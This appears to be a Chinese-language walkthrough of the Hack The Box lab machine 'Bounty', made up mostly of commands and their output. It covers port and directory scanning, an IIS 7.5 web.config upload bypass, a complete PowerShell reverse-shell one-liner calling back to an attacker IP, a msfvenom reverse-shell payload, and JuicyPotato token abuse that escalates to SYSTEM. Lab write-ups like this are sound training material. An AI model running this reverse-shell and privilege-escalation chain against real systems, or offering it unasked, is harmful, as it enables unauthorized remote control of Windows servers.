
Bounty(完成)

```
└──# nmap -sCV 10.10.10.93 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 21:03 PDT
Nmap scan report for 10.10.10.93
Host is up (0.25s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Bounty
|_http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Embedded Standard 7 (91%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 (89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   262.84 ms 10.10.14.1
2   263.20 ms 10.10.10.93

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.45 seconds
```





```
Target: http://10.10.10.93/

[21:07:59] Starting:
[21:13:04] 301 -  156B  - /UploadedFiles  →  http://10.10.10.93/UploadedFil
es/
[21:14:10] 301 -  156B  - /uploadedFiles  →  http://10.10.10.93/uploadedFil

┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u ht
tp://10.10.10.93 -k -x aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.93
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/transfer.aspx        (Status: 200) [Size: 941]
```


可上傳圖片，但文件無法



burp測試所有檔案，無法進行

找到IIS7.5漏洞

- https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-web/iis-internet-information-services#ji-ben-shen-fen-yan-zheng-rao-guo
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload Insecure Files/Configuration IIS web.config/web.config



\\BOUNTY\IUSR10.10.10.93

The server's port:
80

The server's software:
Microsoft-IIS/7.5

The server's software:
10.10.10.93bounty\merlin

進行反彈

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.4',9000);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};$client.Close()"
```

成功

```
└─# nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.93] 49157
id
PS C:\windows\system32\inetsrv> id
PS C:\windows\system32\inetsrv> whoami
bounty\merlin
PS C:\windows\system32\inetsrv> uname -a
PS C:\windows\system32\inetsrv> shell
PS C:\windows\system32\inetsrv> dur
PS C:\windows\system32\inetsrv> dir


    Directory: C:\windows\system32\inetsrv


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          5/30/2018   4:14 AM            config
d----          5/30/2018   5:18 AM            en-US
-a---          7/14/2009   4:38 AM     193536 appcmd.exe
-a---          6/10/2009  11:33 PM       3654 appcmd.xml
-a---          7/14/2009   4:40 AM     189952 AppHostNavigators.dll
-a---          7/14/2009   4:40 AM      65536 apphostsvc.dll
-a---          7/14/2009   4:40 AM     382464 appobj.dll
-a---          7/14/2009   4:40 AM     533504 asp.dll
```

找不到user flag看起來是被藏起來

```
PS C:\> systeminfo

Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3606965-84760
Original Install Date:     5/30/2018, 12:22:24 AM
System Boot Time:          4/10/2024, 6:50:10 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel
```

```
~2294 Mhz
BIOS Version:                 Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:            C:\Windows
System Directory:             C:\Windows\system32
Boot Device:                  \Device\HarddiskVolume1
System Locale:                en-us;English (United States)
Input Locale:                 en-us;English (United States)
Time Zone:                    (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:        2,047 MB
Available Physical Memory: 1,451 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,459 MB
Virtual Memory: In Use:    636 MB
Page File Location(s):        C:\pagefile.sys
Domain:                       WORKGROUP
Logon Server:                 N/A
Hotfix(s):                    N/A
Network Card(s):              1 NIC(s) Installed.
                              [01]: Intel(R) PRO/1000 MT Network Connection
                                    Connection Name: Local Area Connection
                                    DHCP Enabled:    No
                                    IP address(es)
                                    [01]: 10.10.10.93
```

```
└─# python2 windows-exploit-suggester.py --database  2024-04-09-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

題權失敗，發現有開啟

```
PS C:\Users\merlin\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

使用juicy-potato

https://github.com/ohpe/juicy-potato/releases

需生成wind反弹

```
PS C:\Users\merlin\Desktop> ./ju.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <
*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
```

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=6666 -f exe -o shell.exe
```

成功

```
    Directory: C:\Users\merlin\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----         4/10/2024  10:03 AM     347648 ju.exe
-a----         4/10/2024  10:06 AM       7168 shell.exe


PS C:\Users\merlin\Desktop> ./ju.exe -t * -p shell.exe -l 6666
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 6666
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\Users\merlin\Desktop>
```

```
┌──(root㉿kali)-[~/HTB/Bounty]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.93] 49170
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserve
d.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

user.txt被影藏了。。。